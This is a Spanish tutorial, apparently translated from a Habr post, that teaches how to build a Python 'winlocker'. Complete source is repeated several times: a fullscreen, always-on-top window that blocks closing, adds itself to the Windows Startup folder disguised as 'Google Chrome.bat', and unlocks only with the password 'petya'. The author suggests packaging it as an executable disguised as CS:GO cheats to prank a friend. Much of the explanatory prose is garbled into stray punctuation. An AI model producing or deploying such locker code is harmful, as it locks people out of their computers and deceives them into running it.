¡Atención!
¡Este artículo fue creado con fines educativos ! El autor no es responsable de sus acciones ilegales y del daño causado a su computadora. Recuerde, esto no es una especie de juguete, ¡es un WINLOCKER ! El autor desaconseja encarecidamente ejecutar el programa descrito en este artículo sin leer el código en detalle .
Introducción
Y hola a todos, muchachos, estoy con ustedes, descargo de responsabilidad de jugador. ¿Qué crees que he estado haciendo 2 días seguidos? No, no jugué a Dota (y no te lo aconsejo, ya que te llamas programadores). Estaba preparando material para Habr. O mejor dicho, creó un vinlocker. Y no, yo no lo comuniqué , se lo robé a alguien, pero yo mismo lo creé desde cero. Y hoy te enseñaré cómo crearlo. Y sí, si no ha leído el descargo de responsabilidad, ¡ bajo ninguna circunstancia use este código en detrimento de otros! De acuerdo, sin más preámbulos, ¡vamos!
¿Qué necesitamos?
Para crear un winlocker, necesitamos:
Python en sí, que puede instalar en el sitio web oficial
Un editor de texto, en mi caso será S ***** e Text, censura para que la moderación no lo considere un PR (de hecho, puedes escribirlo incluso en un simple bloc de notas)
Acceso a Internet para instalar los módulos necesarios en PyPI
Computadora con Windows
Al menos algún conocimiento básico de Python
Brazos rectos
Té con leche, o al menos café
Pongámonos a escribir
Bueno, ya que nos aseguramos de tener todo lo que necesitamos, ahora podemos empezar a escribir código.
Cree un archivo main.py en cualquier directorio

Después de eso, ábralo en cualquier editor.

Y comenzamos a escribir nuestro código mágico ...
Instalar e importar módulos
Oh sí ... casi lo olvido. Todavía necesitamos abrir la línea de comando (ingrese Win + R y escriba cmd

y llegamos a la línea de comandos ...

te presentamos allí pip install getpass3
Y tenemos una instalación

pip install pyautogui
pip install playsound
, :
# ,
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
,
USER_NAME = getpass.getuser()
USER_NAME
, User.
,
window = Tk() # window , Tk()
window.title("WinLocker by GDisclaimer") # WinLocker by GDisclaimer
window.geometry('400x250') # , , 400 250
window['bg'] = 'black' #
window.mainloop() # ,

, , :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
window.mainloop()
,
. , , . :
cd "C:\Your\Path\To\The\Main\Py\File"
C:/myFiles.
cd "C:\myFiles"

:
python main.py
.

! ....
.
, . . 1920x1080 . 1366x768. -

, .
, , .
. window.mainloop()
# Base size
normal_width = 1920 #
normal_height = 1080 #
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))

- :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
window.mainloop()
. ,
- , - . .
# ,
def play(test):
playsound('sound.mp3', False)
#
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
# Alt + F4
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
# , ,
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
#
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
, . - . ! . - .
, play(test)
. ! sound.mp3. .
.
: http://www.mediafire.com/file/ouuwbnw48l415xd/sound.mp3/file
. sound.mp3,

. ! ?
...
(-, ):
add_to_startup("C:\\myFiles\\main.py") #
fullscreen() # , ,
#
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
# .grid,
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
#
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
# , clicked()
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
#
play('sound.mp3')
! ALT + F4
, : petya
. :

, :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
def play(test):
playsound('sound.mp3', False)
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
add_to_startup("C:\\myFiles\\main.py")
fullscreen()
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
play('sound.mp3')
window.mainloop()
Alt + F4
, .
. window.mainloop()
block()

.
: petya
. , . . main.py w, main.pyw
! , :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
def play(test):
playsound('sound.mp3', False)
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
add_to_startup("C:\\myFiles\\main.py")
fullscreen()
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
block()
play('sound.mp3')
window.mainloop()
.EXE
También puede compilar todo el código en una extensión .exe usando pyinstaller . Soy un autor muy amable, y decidí lanzarte un instalador disfrazado de trampas para CS: GO, puedes trollear a tu amigo con esto, pero promete que no harás ataques con este winlocker, y además cuando te rías un poco asegúrate de decirle la contraseña del winlocker: )
Conclusión
En conclusión, quiero decirles a los escépticos: pueden crear virus en cualquier lugar. Incluso en el mismo PHP ...
Así que gracias a todos por leer mi artículo y gracias por la moderación, en caso de que mi artículo aparezca en el feed.
¡Buena suerte a todos y que tengan un buen día!